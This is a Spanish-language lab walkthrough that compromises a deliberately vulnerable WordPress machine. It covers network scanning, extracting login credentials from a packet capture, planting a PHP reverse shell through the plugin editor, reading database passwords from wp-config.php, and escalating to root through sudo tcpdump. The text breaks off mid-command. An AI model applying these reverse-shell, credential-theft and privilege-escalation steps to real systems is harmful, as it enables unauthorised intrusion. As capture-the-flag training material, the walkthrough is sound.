Informe de máquina Web Developer

Primero comenzamos con un análisis de la red para saber qué direcciones se encuentran dentro del rango el cual verificaremos usando el siguiente comando:

ifconfig

Una vez verificado procedemos a escanear la red usando netdiscover.

Comando: netdiscover -r 10.0.2.0

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:3f:c9:91      1      60  PCS Systemtechnik GmbH
10.0.2.9        08:00:27:cc:54:c9      1      60  PCS Systemtechnik GmbH
```

Una vez realicemos el escaneo y encontremos la máquina procederemos a realizar un escaneo de vulnerabilidades con nmap.

Paso 2:

Escaneamos nuestro target con nmap la cuál tiene como IP 10.0.2.9.

Para ello utilizamos el siguiente comando:


sudo nmap -sC -sV 10.0.2.9

Una vez que lancemos el comando nos aparecerán dos puertos los cuales serán un ssh y http, dado que necesitamos aún un usuario para iniciar sesión en ssh y aún no lo tenemos nos enfocaremos en el servicio de http.


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:ac:73:4c:17:ec:6a:82:79:87:5a:f9:22:d4:12:cb (RSA)
|   256 9c:d5:f3:2c:e2:d0:06:cc:8c:15:5a:5a:81:5b:03:3d (ECDSA)
|_  256 ab:67:56:69:27:ea:3e:3b:33:73:32:f8:ff:2e:1f:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: WordPress 4.9.8
|_http-title: Example site &#8211; Just another WordPress site
MAC Address: 08:00:27:CC:54:C9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Paso 3:

Empezamos con la enumeración de datos para ello abriremos la ip para el servidor http y ver qué es lo que nos muestra para ello pondremos la dirección en un navegador.




Parece no ser más que un simple sitio de Wordpress.




Y al inspeccionar el código fuente lo confirmamos.

Para realizar la enumeración de directorios con dirb usamos el siguiente comando:


sudo dirb http://10.0.2.9/



Dentro de lo que sería el escaneo encontramos algunos directorios que podemos abrir en el navegador




Encontramos un binario que podríamos analizar.




Tenemos también un directorio llamado wp_admin con un Login de Wordpress

Para saber como acceder a este Login, primero descargamos el binario analyze.cap y lo vamos a analizar con Wireshark




Encontramos el paquete que nos interesa, un http POST /wordpress/wp-login.php HTTP/1




Obtenemos las credenciales para Wordpress


Usuario = "webdeveloper"
Contraseña = "Te5eQg&4sBS!Yr$)wf%(DcAd"




Las probamos.. .



Y tenemos acceso al panel de administrador de Wordpress.




Nos movemos al editor de Plugin que como podemos ver, ejecuta código PHP.




Tenemos, por máquinas resueltas anteriormente en este y otros repositorios un script llamado php-reverse-shell.php

Que si no lo tienes, puedes descargarlo desde el siguiente github:

https://github.com/pentestmonkey/php-reverse-shell



Reemplazamos el código por el de nuestro script. Y guardamos los cambios



Nos ponemos a la escucha en Netact.. .

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] password for kali:
listening on [any] 1234 ...
```

Si visitamos la ruta del editor de archivos en la URL

10.0.2.9/wp-content/plugins/akismet/akismet.php

Y revisamos nuestro Necat

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.9] 37848
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed
 18:28:05 up  4:10,  0 users,  load average: 0.00, 0.00,
USER     TTY      FROM             LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Vemos que ya hemos ganado acceso remoto a la máquina.

Así primero obtenemos una shell interactiva usando python

Comando: python3 -c ‘import pty; pty.spawn(“/bin/bash”)’

Y nos movemos donde se encuentra el archivo de configuración de wordpress

Comando: cd /var/www/html/

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@webdeveloper:/$ cd /var/www/html/
cd /var/www/html/
www-data@webdeveloper:/var/www/html$ ls
ls
index.php         wp-blog-header.php    wp-includes
ipdata            wp-comments-post.php  wp-links-opml.php
license.txt       wp-config-sample.php  wp-load.php
readme.html       wp-config.php         wp-login.php
wp-activate.php   wp-content            wp-mail.php
wp-admin          wp-cron.php           wp-settings.php
www-data@webdeveloper:/var/www/html$ cat wp-config.php
cat wp-config.php
```

Al leer el archivo wp-config.php encontramos las credenciales de la base de datos MySQL

Comando: cat wp-config.php

```
/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');
```

Usuario: webdeveloper

Contraseña: MasterOfTheUniverse

Las cuales probaremos si llegasen a ser las mismas para iniciar sesión por ssh que era el otro servicio que aún no explotamos.

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh webdeveloper@10.0.2.9
[sudo] password for kali:
The authenticity of host '10.0.2.9
ED25519 key fingerprint is SHA256:d
This key is not known by any other
Are you sure you want to continue c
Warning: Permanently added '10.0.2.
webdeveloper@10.0.2.9's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/
```

Vemos si podemos ejecutar comandos como sudo, no tenemos permisos pero nos indica la consola que en la ruta /usr/sbin/tcpdump hay un archivo que ejecuta permisos de root.

```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
```

Comando: sudo -l

```
webdeveloper@webdeveloper:~$ COMMAND='ls -la /root'
webdeveloper@webdeveloper:~$ TF=$(mktemp)
webdeveloper@webdeveloper:~$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper:~$ chmod +x $TF
```

Comando: COMMAND=’ls -la /root’
Esto establece la variable COMMAND con la cadena 'ls -la
Comando: TF =$(mktemp)
Esto crea un archivo temporal utilizando el comando mktemp y asigna su ruta
Comando: echo “$COMMAND” > $TF
Esto escribe el valor de la variable COMMAND ('ls -la /root')
Comando: chmod +x $TF
Esto cambia los permisos del archivo temporal ($TF) para hacerlo ejecutable. Por lo tanto, el archivo contiene un comando que puede ejecutarse.

Al ejecutar
Comando: sudo tcpdump -ln -i lo -w /dev/null -w 1 -G 1 -z $TF

No se nos mostrará ningún resultado, sin embargo, si iniciamos sesión de ssh en una pestaña nueva y le damos la siguiente instrucción:

```
kali@kali: ~ ×  kali@kali: ~ ×  webdeveloper@webdeveloper: ~ ×  webdeveloper@webdeveloper: ~ ×
webdeveloper@webdeveloper:~$ nc -v -z -n -w 1 127.0.0.1 1
nc: connect to 127.0.0.1 port 1 (tcp) failed: Connection refused
```

Comando: nc -v -z -n -w 1 127.0.0.1 1

Y nos devolvemos a la pestaña principal veremos que se ha podido ejecutar perfectamente nuestro sudo ls -la:

```
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i lo -w /de
